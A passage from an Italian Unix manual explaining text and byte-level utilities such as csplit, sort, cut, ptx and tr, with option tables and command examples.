  Un'espressione regolare racchiusa tra due barre oblique normali, serve a indicare la riga di inizio che deve appartenere alla prossima porzione di file. In pratica, la riga per la quale si avvera la corrispondenza, è la prima della porzione di file successiva. Se dopo la seconda barra obliqua si indica un numero preceduto da un segno '+' o da un segno '-', significa che si vuole indicare uno scostamento da quel punto, espresso in caratteri: uno scostamento positivo sposta l'inizio dopo *n* caratteri dall'inizio della riga trovata; uno scostamento negativo, sposta l'inizio all'indietro di *n* caratteri.

- %*espressione_regolare*% [*scostamento*]

  Un'espressione regolare racchiusa tra due simboli di percentuale, fa in modo che la porzione successiva, il cui inizio viene identificato attraverso l'espressione regolare stessa, non viene inserito in un file. In pratica, questa parte viene ignorata semplicemente. L'indicazione eventuale dello scostamento si comporta nello stesso modo già visto per il caso precedente.

- {*n*}

```
{*}
```

Il simbolo di ripetizione fa in modo che il modello precedente venga ripetuto ***n*** volte, oppure, se si usa un asterisco, tante volte quante ne servono a completare la scansione del file in ingresso.

Tabella 200.24. Alcune opzioni.

Opzione	Descrizione
`-f` ***prefisso_nomi_file*** `--prefix=`***prefisso_nomi_file***	Questa opzione permette di specificare l'inizio dei nomi dei file che vengono generati. Senza usare questa opzione, i file iniziano per '`xx*`'.
`-n` ***n_cifre_numeriche*** `--digits=`***n_cifre_numeriche***	In condizioni normali, il nome dei file che vengono generati, termina con due sole cifre numeriche, cosa che consente la creazione di 100 file differenti (da 00 a 99). Con questa opzione è possibile modificare il numero di cifre numeriche di questi file.

`-s`
`-q`
`--silent`
`--quiet`
	Se non viene usata questa opzione, '**`csplit`**' emette attraverso lo standard output una serie di numeri, corrispondenti alla dimensione in byte dei file che vengono generati.

Segue la descrizione di alcuni esempi.

- `$` **`csplit elenco 10`** [*Invio*]

  Legge il file '`elenco`' generando il file '`xx00`' con le prime 10 righe di questo, quindi il file '`xx01`' con le righe restanti.

- `$` **`csplit elenco 10 \{0\}`** [*Invio*]

  Questo esempio serve a mostrare l'uso del simbolo di ripetizione: in questo caso, '**`{0}`**', con le parentesi graffe debitamente protette, non ha effetto e il risultato è lo stesso dell'esempio precedente.

- `$` **`csplit elenco 10 \{1\}`** [*Invio*]

  Legge il file '`elenco`' generando il file '`xx00`' con le prime 10 righe di questo, il file '`xx01`' con le 10 righe successive e il file '`xx02`' con le righe restanti.

- `$` **`csplit -f prova elenco 10 \{1\}`** [*Invio*]

  Come nell'esempio precedente, con la differenza che i file generati iniziano per '`prova*`'.

- `$` **`csplit -f prova elenco '/Pagina [0-9]*/' \{\*\}`** [*Invio*]

Suddivide il file ‘prova’, in modo che ogni porzione inizi con una riga corrispondente all’espressione regolare ‘**Pagina [0-9]***’. La ricerca della corrispondenza dell’espressione regolare avviene per tutte le righe disponibili, in base alla presenza del simbolo di ripetizione indefinita: ‘**{*}**’. I file generati hanno tutti la radice ‘prova’.

200.7.5 Utilizzo di «wc»

Il programma di servizio ‘**wc**’ [19] emette attraverso lo standard output la statistica sul conteggio dei codici di interruzione di riga (in pratica il numero delle righe), delle parole e dei byte:

```
wc [opzioni] [file...]
```

Se attraverso le opzioni vengono specificati uno o due tipi di conteggio, quelli che non sono indicati espressamente non vengono emessi.

Tabella 200.25. Alcune opzioni.

Opzione	Descrizione
`-c` `--bytes`	Emette la dimensione in byte.
`-w` `--words`	Emette il totale delle parole.
`-l` `--lines`	Emette il numero di righe (precisamente il numero dei codici di interruzione di riga).

200.8 Ordinamento

Alcuni programmi si occupano di riordinare file o di utilizzare file ordinati. L’ordinamento, la fusione, l’eliminazione degli elementi doppi e la ricerca binaria, rientrano in questo concetto.

200.8.1 Utilizzo di «sort»

Il programma di servizio ‘**sort**’ [20] permette di ordinare o fondere insieme (*merge*) il contenuto dei file:

```
sort [opzioni] [file...]
```

Sono disponibili tre modalità di funzionamento:

- ordinamento (è la modalità predefinita);

- controllo dell'ordinamento;
- fusione.

Il risultato dell'ordinamento o della fusione, viene emesso attraverso lo standard output se non si specifica diversamente attraverso le opzioni.

Tabella 200.26. Opzioni riferite alla modalità di funzionamento.

Opzione	Descrizione
`-c`	Controlla che i file indicati siano già ordinati; se non lo sono, viene emessa una segnalazione di errore e il programma termina restituendo il valore uno, corrispondente a *Falso*.
`-m`	Fonde insieme i file indicati che devono essere già stati ordinati in precedenza. Nel caso non lo siano, si può sempre usare la modalità di ordinamento normale. L'utilizzo di questa opzione fa risparmiare tempo quando la situazione lo consente.

Tabella 200.27. Opzioni riferite al tipo di ordinamento.

Opzione	Descrizione
`-b`	Ignora gli spazi bianchi iniziali.
`-d`	Durante l'ordinamento ignora tutti i caratteri che non siano lettere, numeri e spazi.
`-f`	Non distingue tra maiuscole e minuscole.
`-i`	Ignora i caratteri speciali al di fuori dell'ASCII puro (da 30_{16} a $7E_{16}$ compresi).
`-n`	Esegue una comparazione, o un ordinamento, di tipo numerico, tenendo conto anche del segno meno e del punto decimale.
`-r`	Inverte l'ordine della comparazione o dell'ordinamento.

Tabella 200.28. Altre opzioni.

Opzione	Descrizione
`-o` ***file_generato***	Invece di utilizzare lo standard output per emettere il risultato dell'ordinamento o della fusione, utilizza il file indicato come argomento di questa opzione.
`-t` ***carattere_separatore***	Permette di definire il carattere usato come separatore tra i campi che compongono le varie righe (record).
`-u`	Il risultato dell'utilizzo di questa opzione dipende dalla modalità di funzionamento di '**`sort`**'. Se è attiva la modalità di ordinamento o di fusione, fa sì che, in caso di chiavi duplicate, venga emesso solo il primo di questi record. Se è attiva la modalità di controllo, fa sì che venga segnalato un errore in presenza di chiavi duplicate.
`-k` +***posizione_iniziale*** ↩ ↪ [***, posizione_finale***]	Specifica la chiave di ordinamento o di fusione secondo una sintassi particolare (che qui non viene descritta).

Segue la descrizione di alcuni esempi.

- `$ sort /etc/passwd` [*Invio*]

  Riordina il file '`/etc/passwd`' a partire dalla prima colonna; in pratica, dal momento che si tratta del file che contiene le informazioni sulle utenze del sistema, lo riordina in base al nominativo di ognuna di queste (il primo campo).

- `$ sort -t : -k 1,1 /etc/passwd` [*Invio*]

  L'effetto di questo comando è praticamente identico a quello precedente, con la differenza che viene dichiarato esplicitamente l'intervento nel primo campo del file (come è noto, il file '`/etc/passwd`' è diviso in campi separati dai due punti verticali).

- `$ sort -n -t : -k 3,3 /etc/passwd` [*Invio*]

  Riordina il file già descritto, usando il terzo campo come chiave. In particolare, utilizza un ordinamento di tipo numerico, dal momento che il campo in questione rappresenta il numero UID di ogni utenza.

- `$ sort -m primo secondo > terzo` [*Invio*]

  Fonde assieme i due file '`primo`' e '`secondo`', già ordinati in precedenza, generando il file '`terzo`'.

- `$ sort -u -m primo secondo > terzo` [*Invio*]

  Come nell'esempio precedente, ma in questo caso, il file che viene generato non contiene righe doppie.

Si veda eventualmente il documento *info sort* oppure la pagina di manuale *sort(1)*.

200.8.2 Utilizzo di «uniq»

Il programma di servizio '**`uniq`**' [21] filtra il contenuto dei file ed emette solo le righe uniche. Il file fornito come input deve essere ordinato:

```
uniq [opzioni] [file_in_ingresso [file_in_uscita]]
```

Si veda eventualmente il documento *info uniq* oppure la pagina di manuale *uniq(1)*.

200.8.3 Utilizzo di «comm»

Il programma di servizio '**`comm`**' [22] confronta due file ordinati ed emette attraverso lo standard output l'indicazione delle righe uniche nel primo e nel secondo file, oltre alle righe che i due file hanno in comune:

```
comm [opzioni] [file1] file2
```

Se non vengono specificate delle opzioni, viene emesso un risultato su tre colonne: la prima contiene le righe uniche del primo file, la seconda le righe uniche del secondo file, la terza le righe in comune.

Tabella 200.29. Alcune opzioni.

Opzione	Descrizione
`-1`	Sopprime la prima colonna.
`-2`	Sopprime la seconda colonna.
`-3`	Sopprime la terza colonna.

200.9 Campi

Alcuni programmi si occupano di elaborare porzioni di file a livello delle righe (o dei record).

Quando le righe di un file contengono informazioni strutturate in qualche modo, gli elementi di queste sono chiamati campi, inoltre, al posto del termine «riga» si preferisce utilizzare la parola record che esprime più precisamente il ruolo di questa: contenere una registrazione.

I campi di un record possono avere una dimensione fissa, oppure variabile. Nel primo caso anche i record hanno una dimensione fissa e la suddivisione in campi avviene in base alla posizione; nel secondo caso i record hanno una dimensione variabile e i campi vengono riconosciuti in base a un separatore che di solito deve essere definito.

200.9.1 Utilizzo di «cut»

Il programma di servizio '**`cut`**' [23] emette attraverso lo standard output porzioni del contenuto di ogni riga dei file indicati come argomento. Il modo con cui ciò avviene dipende dagli argomenti, attraverso i quali possono essere definite delle liste di valori o di intervalli. Il primo elemento corrisponde al numero uno.

`cut` [***opzioni***] [***file***...]

Tabella 200.30. Alcune opzioni.

Opzione	Descrizione
`-b` ***lista_di_byte*** `--bytes=`***lista_di_byte***	Definisce gli intervalli da estrarre espressi in byte.
`-f` ***lista_di_campi*** `--fields=`***lista_di_campi***	Definisce gli intervalli da estrarre espressi in campi. I campi sono distinti in base a un certo carattere usato come delimitatore. Quello predefinito è il carattere di tabulazione.
`-d` ***delimitatore*** `--delimiter=`***delimitatore***	Definisce un delimitatore alternativo al carattere di tabulazione.

- $ **cut -b 1-10 pippo** [*Invio*]

  Emette i primi 10 byte di ogni riga del file '`pippo`'.

- $ **cut -b 1-10,21 pippo** [*Invio*]

  Emette per ogni riga del file '`pippo`' solo i primi 10 byte seguiti dal 21-esimo byte.

- $ **cut -d ":" -f 1,5 /etc/passwd** [*Invio*]

  Emette il primo e il quinto campo del file '`/etc/passwd`'. Per leggere correttamente il file, viene anche definito il tipo di separatore ('`:`'). In pratica, viene visualizzato il nominativo e il nome completo degli utenti.

200.9.2 Utilizzo di «paste»

Il programma di servizio '**`paste`**' [24] emette attraverso lo standard output l'unione, riga per riga, dei file indicati come argomento. Le righe dei file vengono prese in ordine sequenziale e unite separandole con un carattere di tabulazione. Al termine delle nuove righe ottenute, viene aggiunto il codice di interruzione di riga.

```
paste [opzioni] [file...]
```

Tabella 200.31. Alcune opzioni.

Opzione	Descrizione
`-s` `--serial`	In questo caso viene utilizzato un solo file alla volta e tutte le sue righe vengono unite in un'unica riga.
`-d` *elenco_delimitatori* `--delimiters` *elenco_delimitatori*	Viene utilizzato l'elenco di delimitatori fornito, invece di utilizzare la tabulazione per separare le righe riunite. Quando l'elenco di delimitatori viene esaurito, si ricomincia a usare il primo.

200.9.3 Utilizzo di «join»

Il programma di servizio '**`join`**' [25] genera un file contenente le righe che hanno chiavi identiche nei due file indicati tra gli argomenti. I due file devono essere già ordinati in base alle chiavi che si vogliono prendere in considerazione per la selezione.

```
join [opzioni] file1 file2
```

Si veda eventualmente il documento *info join* oppure la pagina di manuale *join(1)*.

200.10 Indici

Il testo contenuto in un file può richiedere la creazione di un indice di alcune o di tutte le parole contenute. Per questo si può realizzare un programma apposito, che produca esattamente il risultato voluto, oppure ci si può servire di qualcosa di già pronto, come '**ptx**'.

200.10.1 Utilizzo di «ptx»

Il programma di servizio '**ptx**' [26] serve a scandire un file di testo per generare una sorta di indice del suo contenuto, che può essere usato così come prodotto dal programma o può servire per l'utilizzo nell'ambito di un sistema di composizione particolare.

Il programma '**ptx**' standard dei sistemi Unix ha delle limitazioni significative, mentre la versione GNU cerca di espandere le sue possibilità. Per questa ragione, si mostrano due modelli sintattici, dove il primo, con l'opzione '**-G**' iniziale, serve a richiamare il comportamento tradizionale:

```
ptx -G [altre_opzioni] [file_ingresso [file_uscita]]
```

```
ptx [altre_opzioni] [file_ingresso...]
```

Si può osservare che tra i due modelli sintattici cambia anche il modo di specificare i file da leggere e da generare; in pratica, nel secondo caso il file generato viene emesso attraverso lo standard output, oppure attraverso l'uso di un'opzione apposita.

Per evitare confusione, si distinguono due gruppi di opzioni: quelle tradizionali, che corrispondono a opzioni corte con una lettera minuscola; quelle speciali della versione GNU che sono rappresentate da una lettera maiuscola.

Per cercare di capire cosa fa questo programma, conviene vedere un esempio funzionante secondo la modalità GNU. Si prende un file molto breve, come questo:

```
Giro giro tondo,
casca il mondo,
casca la terra,
tutti giù per terra!
```

Supponendo che questo file si chiami 'terra.txt', ecco cosa succede se viene elaborato da '**ptx**', secondo le estensioni GNU:

$ **ptx terra.txt** [*Invio*]

```
casca la terra, tutti giù/         Giro giro tondo, casca il mondo,
tutti giù/       Giro giro tondo,   casca il mondo, casca la terra,
     /giro tondo, casca il mondo,   casca la terra, tutti giù per/
la terra, tutti giù per/     Giro   giro tondo, casca il mondo, casca
  il mondo, casca la terra, tutti   giù per terra!             /, casca
giù/       Giro giro tondo, casca   il mondo, casca la terra, tutti
    /tondo, casca il mondo, casca   la terra, tutti giù per terra!
        Giro giro tondo, casca il   mondo, casca la terra, tutti giù/
      , casca la terra, tutti giù   per terra!                /il mondo
  tondo, casca il mondo, casca la   terra, tutti giù per terra!    /giro
  , casca la terra, tutti giù per   terra!                    /il mondo
terra, tutti giù/       Giro giro   tondo, casca il mondo, casca la
  casca il mondo, casca la terra,   tutti giù per terra!         /tondo,
```

Il file che si ottiene è ordinato a partire dalla colonna di testo che si trova nella parte destra; le righe sono ripetute, con uno scorrimento orizzontale, in modo da prendere in considerazione tutte le parole del testo, tenendo conto anche della loro sequenza. All'estrema sinistra può apparire una porzione del testo che avanza dalla parte destra, così, all'estrema destra può apparire una porzione di testo che non avanza dalla parte iniziale.

Evidentemente, lo scopo del programma non si limita a spezzare il testo in tutti i modi possibili, per poi riordinarlo; questo tipo di lavoro serve eventualmente per creare degli indici. A questo proposito, con le opzioni si possono indicare solo alcuni gruppi di parole di interesse, così come se ne possono escludere altre. Inoltre, il risultato dell'elaborazione può essere indicizzato in qualche modo visibile, per consentire di raggiungere la stessa cosa nel documento di partenza.

Ecco cosa si ottiene utilizzando '**`ptx`**' secondo la modo di funzionamento tradizionale:

$ **`ptx -G terra.txt`** [*Invio*]

```
.xx "" "" "Giro giro tondo," ""
.xx "" "" "casca il mondo," ""
.xx "" "" "casca la terra," ""
.xx "" "Giro" "giro tondo," ""
.xx "" "tutti" "giù per terra!" ""
.xx "" "casca" "il mondo," ""
.xx "" "casca" "la terra," ""
.xx "" "casca il" "mondo," ""
.xx "" "tutti giù" "per terra!" ""
.xx "" "tutti giù per" "terra!" ""
.xx "" "casca la" "terra," ""
.xx "" "Giro giro" "tondo," ""
.xx "" "" "tutti giù per terra!" ""
```

Le righe sono precedute dalla stringa '**`.xx`**' che potrebbe servire per richiamare una macro di *roff (capitolo 527).

Usando le estensioni GNU, si può ottenere qualcosa di simile per TeX (parte lxxv):

$ **`ptx -T terra.txt`** [*Invio*]

```
\xx {casca la terra, tutti gi\`u}{}{Giro}{ giro tondo, casca il mondo,}{}
\xx {tutti gi\`u}{Giro giro tondo,}{casca}{ il mondo, casca la terra,}{}
\xx {}{giro tondo, casca il mondo,}{casca}{ la terra, tutti gi\`u per}{}
\xx {la terra, tutti gi\`u per}{Giro}{giro}{ tondo, casca il mondo, casca}{}
\xx {}{il mondo, casca la terra, tutti}{gi\`u}{ per terra!}{, casca}
\xx {gi\`u}{Giro giro tondo, casca}{il}{ mondo, casca la terra, tutti}{}
\xx {}{tondo, casca il mondo, casca}{la}{ terra, tutti gi\`u per terra!}{}
\xx {}{Giro giro tondo, casca il}{mondo}{, casca la terra, tutti gi\`u}{}
\xx {}{, casca la terra, tutti gi\`u}{per}{ terra!}{il mondo}
\xx {}{tondo, casca il mondo, casca la}{terra}{, tutti gi\`u per terra!}{giro}
\xx {}{, casca la terra, tutti gi\`u per}{terra}{!}{il mondo}
\xx {terra, tutti gi\`u}{Giro giro}{tondo}{, casca il mondo, casca la}{}
\xx {}{casca il mondo, casca la terra,}{tutti}{ gi\`u per terra!}{tondo,}
```

Sempre utilizzando le estensioni GNU è possibile dare un indice al risultato:

$ **ptx -A terra.txt** [*Invio*]

```
terra.txt:1:  mondo, casca la/            Giro giro tondo, casca il
terra.txt:2:            Giro giro tondo,   casca il mondo, casca la/
terra.txt:3:     /tondo, casca il mondo,   casca la terra, tutti giù/
terra.txt:1:  casca la terra,/      Giro   giro tondo, casca il mondo,
terra.txt:4:     , casca la terra, tutti   giù per terra!      /il mondo
terra.txt:2:      Giro giro tondo, casca   il mondo, casca la terra,/
terra.txt:3:    /, casca il mondo, casca   la terra, tutti giù per/
terra.txt:2:       /giro tondo, casca il   mondo, casca la terra,/
terra.txt:4:          la terra, tutti giù   per terra!      /mondo, casca
terra.txt:3:   /casca il mondo, casca la   terra, tutti giù per terra!
terra.txt:4:     la terra, tutti giù per   terra!                /, casca
terra.txt:1:  casca la/        Giro giro   tondo, casca il mondo,
terra.txt:4:      mondo, casca la terra,   tutti giù per terra!      /il
```

Come si può vedere, si ottiene l'indicazione del file che contiene l'informazione e della riga in cui appare. Se si modifica il file, aggiungendo una sigla davanti a ogni riga, si può sfruttare questa informazione per l'indicizzazione. Il file viene modificato nel modo seguente, dove le sigle sono state scelte senza un criterio particolare:

```
p1.1 Giro giro tondo,
p1.2 casca il mondo,
p1.3 casca la terra,
p1.4 tutti giù per terra!
```

$ **ptx -r terra.txt** [*Invio*]

```
  p1.1                                   Giro giro tondo,
  p1.2                                   casca il mondo,
  p1.3                                   casca la terra,
  p1.1                            Giro   giro tondo,
  p1.4                           tutti   giù per terra!
  p1.2                           casca   il mondo,
  p1.3                           casca   la terra,
  p1.2                        casca il   mondo,
  p1.4                       tutti giù   per terra!
  p1.3                        casca la   terra,
  p1.4                   tutti giù per   terra!
  p1.1                       Giro giro   tondo,
  p1.4                                   tutti giù per terra!
```

$ **ptx -G -r terra.txt** [*Invio*]

```
  .xx "" "" "Giro giro tondo," "" "p1.1"
  .xx "" "" "casca il mondo," "" "p1.2"
  .xx "" "" "casca la terra," "" "p1.3"
  .xx "" "Giro" "giro tondo," "" "p1.1"
  .xx "" "tutti" "giù per terra!" "" "p1.4"
  .xx "" "casca" "il mondo," "" "p1.2"
  .xx "" "casca" "la terra," "" "p1.3"
  .xx "" "casca il" "mondo," "" "p1.2"
  .xx "" "tutti giù" "per terra!" "" "p1.4"
  .xx "" "tutti giù per" "terra!" "" "p1.4"
  .xx "" "casca la" "terra," "" "p1.3"
  .xx "" "Giro giro" "tondo," "" "p1.1"
  .xx "" "" "tutti giù per terra!" "" "p1.4"
```

L'utilizzo '**ptx**' richiede un obiettivo da risolvere con questo programma. In generale potrebbe essere utile come aiuto nella realizzazione di documenti *roff (capitolo 527) e TeX o LaTeX (parte lxxv). In quella ipotesi si può procedere allo studio approfondito della sua documentazione: il documento *info ptx* oppure la pagina di manuale *ptx(1)*.

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **util-linux: rev** UCB BSD

[6] **Dog** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **GNU core utilities** GNU GPL

[10] **column** UCB BSD

[11] **colrm** UCB BSD

[12] **col** UCB BSD

[13] **colcrt** UCB BSD

[14] **ul** UCB BSD

[15] **GNU core utilities** GNU GPL

[16] **GNU core utilities** GNU GPL

[17] **GNU core utilities** GNU GPL

[18] **GNU core utilities** GNU GPL

[19] **GNU core utilities** GNU GPL

[20] **GNU core utilities** GNU GPL

[21] **GNU core utilities** GNU GPL

[22] **GNU core utilities** GNU GPL

[23] **GNU core utilities** GNU GPL

[24] **GNU core utilities** GNU GPL

[25] **GNU core utilities** GNU GPL

[26] **GNU core utilities** GNU GPL

Capitolo 201

Gestione dei file presi byte per byte

Alcuni programmi si occupano di elaborare i file a livello di byte. Per esempio, può trattarsi di trasformazioni di caratteri singoli o di spazi in caratteri di tabulazione e viceversa. Comunque, a questo livello, non è detto che debba sempre trattarsi di file di testo puri e semplici.

Tabella 201.1. Riepilogo dei programmi per la gestione dei file a livello di byte.

Programma	Descrizione
'**tr**'	Esegue alcune trasformazioni sui caratteri.
'**expand**'	Trasforma i caratteri di tabulazione utilizzando il carattere spazio.
'**unexpand**'	Sostituisce una serie di caratteri spazio con tabulazioni.
'**sum**'	Calcola un codice di controllo (obsoleto)
'**cksum**'	Calcola un codice di controllo.
'**md5sum**'	Calcola un codice di controllo MD5 (una firma MD5).
'**sha1sum**'	Calcola un codice di controllo SHA1 (una firma SHA1).
'**hexdump**'	Mostra il contenuto di un file in esadecimale e in altri formati.
'**hexcat**'	Mostra il contenuto di un file in esadecimale.

201.1 Conversione

Alcuni programmi consentono di convertire il contenuto di un file, operando a livello di byte. La situazione più comune riguarda l'espansione dei caratteri di tabulazione (ovvero la loro trasformazione in caratteri spazio normali, nella quantità necessaria a mantenere le distanze previste) e, nel senso opposto, la conversione inversa per ridurre la dimensione complessiva del file.

201.1.1 Utilizzo di «expand»

Il programma di servizio '**expand**' [1] emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui i simboli di tabulazione sono trasformati in spazi veri e propri. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri.

```
expand [opzioni] [file...]
```

Tabella 201.2. Alcune opzioni.

Opzione	Descrizione
-t *tab1* [, *tab2*]... --tabs=*tab1* [, *tab2*]...	Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni *n* colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, gli stop di tabulazione successivi vengono sostituiti con uno spazio singolo.
-*n*	Questa è una variante dell'opzione '**-t**', in cui si mette direttamente il numero corrispondente alla tabulazione che si vuole avere.

Opzione	Descrizione
`-i` `--initial`	Converte solo i caratteri di tabulazione iniziali, cioè quelli che precedono caratteri diversi da spazio, o che precedono altri caratteri di tabulazione.

I comandi mostrati sotto sono equivalenti: servono tutti a espandere i caratteri di tabulazione del file '`pippo.txt`' generando il file '`pippo1.txt`', utilizzando intervalli di tabulazione ogni otto colonne. Il valore è stato specificato per completezza, dal momento che un intervallo di otto colonne è quello predefinito.

$ **expand -8 pippo.txt > pippo1.txt** [*Invio*]

$ **expand -t 8 pippo.txt > pippo1.txt** [*Invio*]

$ **expand --tabs=8 pippo.txt > pippo1.txt** [*Invio*]

201.1.2 Utilizzo di «unexpand»

Il programma di servizio '**`unexpand`**' [2] emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui gli spazi sono trasformati in caratteri di tabulazione per quanto possibile. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri. Normalmente, il programma trasforma solo gli spazi iniziali.

`unexpand` [***opzioni***] [***file***...]

Tabella 201.3. Alcune opzioni.

Opzione	Descrizione
`-t` ***tab1*** [**,** ***tab2***]... `--tabs=`***tab1*** [**,** ***tab2***]...	Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni ***n*** colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, non vengono fatte altre trasformazioni.
`-a` `--all`	Non si limita a trasformare solo gli spazi iniziali.

201.2 Traslitterazione o cancellazione di caratteri

Esiste un programma di servizio che spesso passa inosservato, ma è molto importante nell'elaborazione di file a livello di byte singolo (o di carattere). Si tratta di '**`tr`**',[3] il cui obiettivo fondamentale è quello di convertire un insieme di caratteri (o di simboli) in un altro insieme, ma consente anche l'eliminazione di alcuni caratteri oppure solo di quelli doppi. Dal momento che con '**`tr`**' è necessario distinguere tra situazioni differenti, è opportuno descrivere separatamente la sua sintassi. L'elenco di modelli sintattici che viene mostrato è semplificato rispetto alle possibilità effettive di '**`tr`**'; inoltre si deve considerare che l'input proviene dallo standard input e l'output viene emesso attraverso lo standard output.

Modello sintattico	Descrizione
`tr` ***stringa1 stringa2***	Questo rappresenta la situazione comune, in cui l'insieme di caratteri indicato nella prima stringa viene sostituito con l'insieme dei caratteri della seconda stringa.
`tr -s` ***stringa1*** `tr --squeeze-repeats` ***stringa1***	Con l'opzione '**`-s`**' (ovvero '**`--squeeze-repeats`**'), si intendono eliminare i doppioni, relativi ai caratteri indicati nella stringa.
`tr -d` [`-c`] ***stringa1*** `tr --delete` [`--complement`] ↩ ↪ ***stringa1***	Con l'opzione '**`-d`**' (ovvero '**`--delete`**'), si intendono eliminare i caratteri indicati nella stringa. Se si usa anche l'opzione '**`-c`**' ('**`--complement`**'), i caratteri che vengono eliminati sono tutti esclusi quelli della stringa indicata.
`tr -d -s` ***stringa1 stringa2*** `tr --delete` ↩ ↪ `--squeeze-repeats` ↩ ↪ ***stringa1 stringa2***	Se alla cancellazione si aggiunge l'opzione di eliminazione dei doppioni, le cose vanno diversamente: prima vengono eliminati i caratteri corrispondenti a quelli della prima stringa; quindi vengono eliminati i doppioni dei caratteri appartenenti alla seconda stringa.

201.2.1 Rappresentazione dei caratteri in una stringa di «tr»

Le stringhe utilizzate come argomenti di '**`tr`**' vanno scritte secondo una sintassi particolare, che assomiglia vagamente alle espressioni regolari. In generale, ogni carattere (lettera, numero, simbolo) rappresenta esattamente se stesso, salvo le eccezioni che vengono descritte qui.

Sono ammissibili delle sequenze di escape formate da una barra obliqua inversa seguita da un carattere o da un numero che deve essere inteso in modo ottale. La tabella 201.5 elenca queste sequenze di escape (si veda anche la sezione 426.1).

Tabella 201.5. Sequenze di escape per le stringhe di '**`tr`**'.

Codice	Descrizione
`\a`	*<BEL>*.
`\b`	*<BS>*.
`\f`	*<FF>*.
`\n`	*<LF>*.
`\r`	*<CR>*.

Codice	Descrizione
`\t`	<*HT*> (tabulazione normale).
`\v`	<*VT*>.
`\`***nnn***	Il carattere corrispondente al codice ottale indicato.
`\\`	Una barra obliqua inversa singola.

Possono essere indicati degli intervalli di caratteri, attraverso la notazione '***m*-*n***'. Il carattere iniziale, ***m***, deve essere precedente a quello finale, in base alla sequenza stabilita dalla codifica a cui si fa riferimento. A titolo di esempio, l'intervallo '**`0-4`**', è equivalente alla sequenza di caratteri '**`01234`**'.

È possibile indicare una serie di caratteri ripetuti, attraverso una notazione particolare: '**[*x*****n*]**'. Qui le parentesi quadre fanno parte della notazione: ***x*** è il carattere da ripetere ***n*** volte. Se si omette il numero, si intende una quantità indefinitamente grande. È probabile che non sia conveniente l'uso di questa forma, anche per non complicare inutilmente l'interpretazione umana degli argomenti di '**`tr`**'; tuttavia è necessario conoscerne l'esistenza, per poter leggere gli script realizzati da altri.

Possono essere indicate delle classi di caratteri, in modo simile alle espressioni regolari: '**[:*classe*:]**'. Le classi utili nella traduzione da un insieme all'altro sono solo '**`lower`**' e '**`upper`**', allo scopo di convertire le lettere minuscole in maiuscole, oppure per fare l'inverso. Tutte le altre classi possono servire solo per la cancellazione dei caratteri, dal momento che non si espandono in un modo ordinato e prevedibile.

In teoria, è ammissibile anche la notazione delle classi di equivalenza: '**[=*x*=]**', che però, allo stato attuale, nella realizzazione GNU di '**`tr`**' non serve a molto, dal momento che si traduce semplicemente nella stessa lettera indicata (***x***).

201.2.2 Traslitterazione

La traslitterazione è l'operazione più semplice da realizzare con '**`tr`**'; basta l'indicazione delle stringhe: quella di origine e quella di destinazione. Vengono mostrati alcuni esempi.

```
$ tr abc def < primo.txt > secondo.txt [Invio]
```

Questo esempio mostra la lettura del file '`primo.txt`', che viene elaborato da '**`tr`**' in modo da trasformare ogni lettera «a» in «d», ogni lettera «b» in «e» e ogni lettera «c» in «f». Il risultato viene salvato nel file '`secondo.txt`'.

```
$ tr abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ ↩
↪< primo.txt > secondo.txt [Invio]
```

```
$ tr a-z A-Z < primo.txt > secondo.txt [Invio]
```

```
$ tr '[:lower:]' '[:upper:]' < primo.txt > secondo.txt [Invio]
```

Questi tre esempi sono molto simili: quello che si vuole ottenere è la conversione delle lettere minuscole in maiuscole. Di sicuro, il modo più corretto per raggiungere questo risultato è quello di utilizzare l'ultima delle tre forme, dal momento che così si dovrebbe garantire

la compatibilità con le proprie convenzioni locali, includendo correttamente anche le lettere accentate (che qui non sono state mostrate).

201.2.3 Cancellazione e compattamento

La cancellazione serve solo per eliminare dei caratteri, senza convertirli in qualche modo. Il comando seguente può essere utile per convertire un file di testo in cui il codice di interruzione di riga è in stile Dos, ovvero è composto dalla sequenza *<CR><LF>*.

```
$ tr -d '\r' < primo.txt > secondo.txt [Invio]
```

In questo modo si elimina solo il codice *<CR>*, rappresentato dalla sequenza di escape '**`\r`**', ottenendo di lasciare solo i codici *<LF>*, adatti nella maggior parte dei sistemi Unix.[4]

```
$ tr -s '\n' < primo.txt > secondo.txt [Invio]
```

Con questo comando si vogliono eliminare le righe vuote multiple; tuttavia, non vengono eliminate le righe che sono semplicemente bianche, intese come quelle che contengono degli spazi.

```
$ tr -c -s '[a-zA-Z0-9]' '[ *]' < primo.txt > secondo.txt [Invio]
```

Questo esempio mostra l'uso dell'opzione di complemento ('**`-c`**'). In pratica, si vogliono identificare nella prima stringa tutti i caratteri che non siano alfanumerici (escludendo le lettere accentate), sostituendoli con un carattere spazio. Per indicare tanti caratteri spazio quanti sono necessari nella seconda stringa, si utilizza la notazione speciale '**`[ *]`**' che ripete lo spazio in modo indefinito. Infine, gli spazi multipli vengono semplicemente eliminati.

```
$ tr -c -s '[a-zA-Z0-9]' '[\n*]' < primo.txt > secondo.txt [Invio]
```

Il comando appena mostrato si comporta come nell'esempio precedente, solo che invece di usare lo spazio per sostituire ciò che non è un carattere alfanumerico, si utilizza il codice *<LF>*, corrispondente al codice di interruzione di riga. Lo scopo è quello di individuare tutte le parole del testo e di ottenerne l'elenco, dove ognuna occupa una riga separata.

```
$ tr -c -s '[:alnum:]' '[\n*]' < primo.txt > secondo.txt [Invio]
```

Questa variante precisa meglio l'intenzione di selezionare tutti i caratteri non alfanumerici, perché la stringa di cui si fa il complemento contiene l'indicazione della classe '**`alnum`**', che comprende anche le lettere accentate della propria localizzazione.

201.3 Controlli sommari

